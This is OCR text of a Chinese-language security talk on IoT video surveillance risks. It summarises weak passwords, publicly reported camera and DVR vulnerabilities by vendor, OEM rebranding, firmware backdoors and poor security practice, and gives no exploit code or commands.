
IoT-视频监控系统安全初探

绿盟科技　杨旭

Agenda

- IoT & 视频监控系统
- IoT & Botnet
- IoT 安全解决方案

IoT & 视频监控系统



研究对象是谁？

为什么要研究摄像头？

用什么姿势研究？

摄像头分布在哪里？

Who ?

研究对象是谁？

IoT

家用路由器

智能家居

打印机

视频监控摄像头

视频监控系统

- DVR (Digital video recorder)
- CCTV (Closed-Circuit Television)
- Security Camera
- Network Camera


HIKVISION


alhua TECHNOLOGY

Why ?

为什么要研究摄像头？安防摄像头真的安全么？都有哪些风险？

1. 弱口令





weak password of some DVRs

weak password built-in mirai

2. 漏洞

Directory of Video Surveillance Cybersecurity Vulnerabilities and Exploits

Author: Brian Karas, Published on Nov 16, 2016

This list compiles reported exploits for security products, and is updated regularly.

We have summarized exploits by date and by manufacturer, providing a brief description of the exploit along with affected product(s) and firmware version(s), when known.

Historical List Of Exploits

This list contains a summary of known exploits in reverse chronological order. Additional details are provided in a section for each manufacturer below. Manufacturers with an asterisk (*) next to their name indicate products that were OEM'd under multiple brand names beyond the original manufacturer listed.

- November 2016 - Siemens - Remote privilege escalation possible via exploiting web interface.
- October 2016 - NUUO(2) - Insecure default credentials.
- October 2016 - Dahua*(2), XiongMai - Mirai botnet.
- August 2016 - NUUO(1) - Remote root exploit and remote command injection vulnerability.
- July 2016 - Axis - Remote root exploit.
- July 2016 - Pelco - Digital Sentry hard coded username/password backdoor.
- March 2016 - TVT* - Remote code execution.
- March 2016 - HID - Command injection vulnerability allows attacker full control of device.
- August 2015 - Dedicated Micros - Devices have no default password, allowing full access.
- June 2015 Avigilon - ACC - Allows attackers to read arbitrary files.
- October 2014 - Bosch - 630/650/670 Recorders - Multiple exploits allow attacker to get root console and also retrieve config data.
- September 2014 - Hikvision(2) - 7200 series NVRs - Buffer overflow to gain root access.
- November 2013 - Dahua*(1) - DVR's/NVR's - Execute admin commands without authentication
- November 2013 - Vivotek - RTSP stream authentication can be bypassed.
- August 2013 - Hikvision(1) - IP Cameras - Remote root exploit.

KerneronSecurity


Tuesday, March 22, 2016


Remote Code Execution in CCTV-DVR affecting over 70 different vendors

Vendors List


Ademco
ATS Alarmes technolgy and ststems
Area1Protection
Avio
Black Hawk Security
Capture
China security systems
Cocktail Service
Cpsecured
CP PLUS
Digital Eye'z no website
Diote Service & Consulting
DVR Kapta
ELVOX
ET Vision
Extra Eye 4 U
eyemotion
EDS
Fujitron
Full HD 1080p
Gazer
Goldeye
Goldmaster
Grizzly
HD IViewer
Hi-View
Ipcom
IPOX

3. OEM


English
User Name



Please click here to download and install the plug-in. Close browser when installing the plug-in.
English
User Name:
Password:
Login



MADE IN CHINA
6 90123 45678 9


Login


Login
English
User Name
Password
Login

4. 后门





开源固件内置后门

无需密码即可获取设备root权限

5. 安全意识差


默认开启
telnet、
ssh
厂商
没有强制
用户修改
默认密码
积极忽略
产品漏洞


将摄像头
暴露在公
网上
用户
使用弱口令
固件、补
丁更新不
及时

6. 安全部门的弱势地位


铁公鸡：不创造直接价值

出现安全问题

背锅侠


后果很严重么？

被直播


Home
Multi view
Smartphone
Gallery
Administration
Not logged in
Source 1
JavaScript
Live View
Pan, Tilt & Zoom
1


不明真相的吃瓜群众

IoT → BoT




How ?

问题这么多，用什么样的姿势去研究？

研究姿势-IoT Search Engine

